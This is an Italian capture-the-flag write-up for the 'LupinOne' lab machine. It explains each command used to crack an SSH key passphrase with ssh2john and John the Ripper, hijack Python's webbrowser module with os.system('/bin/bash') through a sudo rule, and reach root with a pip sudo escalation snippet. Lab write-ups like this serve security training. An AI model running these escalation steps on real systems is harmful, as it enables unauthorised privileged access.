
L'algoritmo RSA è ampiamente riconosciuto per la sua sicurezza e robustezza. È stato utilizzato per decenni in applicazioni che richiedono un alto livello di sicurezza, come le transazioni finanziarie e la comunicazione sicura.

Compatibilità:


Il formato .rsa è supportato da molti strumenti e librerie di crittografia, rendendolo una scelta comune per la gestione delle chiavi private.

Facilità di Gestione:

Utilizzare un formato specifico come .rsa aiuta a identificare rapidamente il file come una chiave privata RSA, facilitando la gestione e l'organizzazione delle chiavi.



Utilizzando ssh2john, il file della chiave privata è stato convertito in un formato hash compatibile con John the Ripper.



Successivamente, John the Ripper è stato utilizzato per crackare la passphrase della chiave privata utilizzando la wordlist fasttrack.txt.

Accesso al Sistema
Dopo aver ottenuto la passphrase, è stato possibile utilizzare la chiave privata SSH per accedere al sistema come utente icex64. Il comando utilizzato è:
ssh -i ssh_key.rsa ice64@192.168.50.154
Spiegazione:
ssh:

Questo è il comando per avviare il client SSH. SSH è un protocollo utilizzato per connettersi in modo sicuro a un server remoto, permettendo di eseguire comandi e trasferire file in modo cifrato.

-i ssh_key.rsa:

L'opzione -i specifica il file della chiave privata da utilizzare per l'autenticazione. In questo caso, ssh_key.rsa è il file della chiave privata RSA che verrà utilizzato per autenticarsi con il server.
Questo file deve corrispondere alla chiave pubblica che è stata precedentemente installata sul server nella directory ~/.ssh/authorized_keys dell'utente.

ice64@192.168.50.154:

Questa parte del comando specifica l'utente e l'indirizzo IP del server a cui ci si vuole connettere.
ice64 è il nome utente sul server remoto.
192.168.50.154 è l'indirizzo IP del server remoto a cui ci si vuole connettere.

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

Utilizziamo il comando:
sudo-l
Spiegazione:
sudo -l:

Questo comando elenca i privilegi sudo dell'utente corrente, mostrando quali comandi può eseguire con sudo e quali opzioni sono configurate per l'utente.

Privilegi dell'Utente icex64:

(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py: Questa riga indica che l'utente icex64 può eseguire il comando /usr/bin/python3.9 /home/arsene/heist.py come utente arsene senza dover inserire una password.

In sintesi, il comando sudo -l fornisce una panoramica dei privilegi sudo dell'utente, mostrando quali comandi possono essere eseguiti con privilegi elevati e quali opzioni di sicurezza sono configurate.

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrower.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
```

Comandi:

cat /home/arsene/heist.py:

Questo comando visualizza il contenuto del file heist.py situato nella directory /home/arsene/.

Il file contiene il seguente codice Python:
import webbrowser
print("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")


Questo script importa il modulo webbrowser e apre un URL specificato (https://empirecybersecurity.co.mz) utilizzando il browser predefinito del sistema.

locate webbrowser:

Questo comando cerca i file associati al termine webbrowser nel sistema.
I risultati mostrano i percorsi dei file associati al modulo webbrowser nella libreria standard di Python:
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc
/usr/lib/python3.9/webbrowser.py
Questi file rappresentano il modulo webbrowser compilato e il file sorgente.


nano /usr/lib/python3.9/webbrowser.py:

Questo comando apre il file webbrowser.py situato nella directory /usr/lib/python3.9/ utilizzando l'editor di testo nano.



Una volta aperto il file python lo modifichiamo inserendo:

os.system(“/bin/bash”)
Questo comando esegue una shell bash, è serve per ottenere una shell interattiva con privilegi elevati.



Con il comando:
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
otteniamo l’accesso all’utente arsene.

Spiegazione:

sudo:

Questo comando consente di eseguire comandi con i privilegi di un altro utente, tipicamente l'utente root, ma in questo caso, è specificato un utente diverso.

-u arsene:


L'opzione -u specifica l'utente sotto il quale il comando deve essere eseguito. In questo caso, il comando verrà eseguito come l'utente arsene.

/usr/bin/python3.9:

Questo è il percorso dell'interprete Python 3.9. Il comando specifica che l'interprete Python 3.9 deve essere utilizzato per eseguire lo script.

/home/arsene/heist.py:

Questo è il percorso dello script Python che si desidera eseguire. Lo script si trova nella directory /home/arsene/ e si chiama heist.py.




(root) NOPASSWD: /usr/bin/pip: Questa riga indica che l'utente arsene può eseguire il comando /usr/bin/pip come utente root senza dover inserire una password.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```



Utilizzando i comandi trovati per fare l'escalation dei privileggi su pip otteniamo l'accesso come root, utilizziamo il comando id per avere conferma poi con cd /root ci spostiamo nella cartella root e facendo ls troviamo un file nominato root.txt. Catturiamo il file con cat root.txt…

…Lupin1 Box Completata!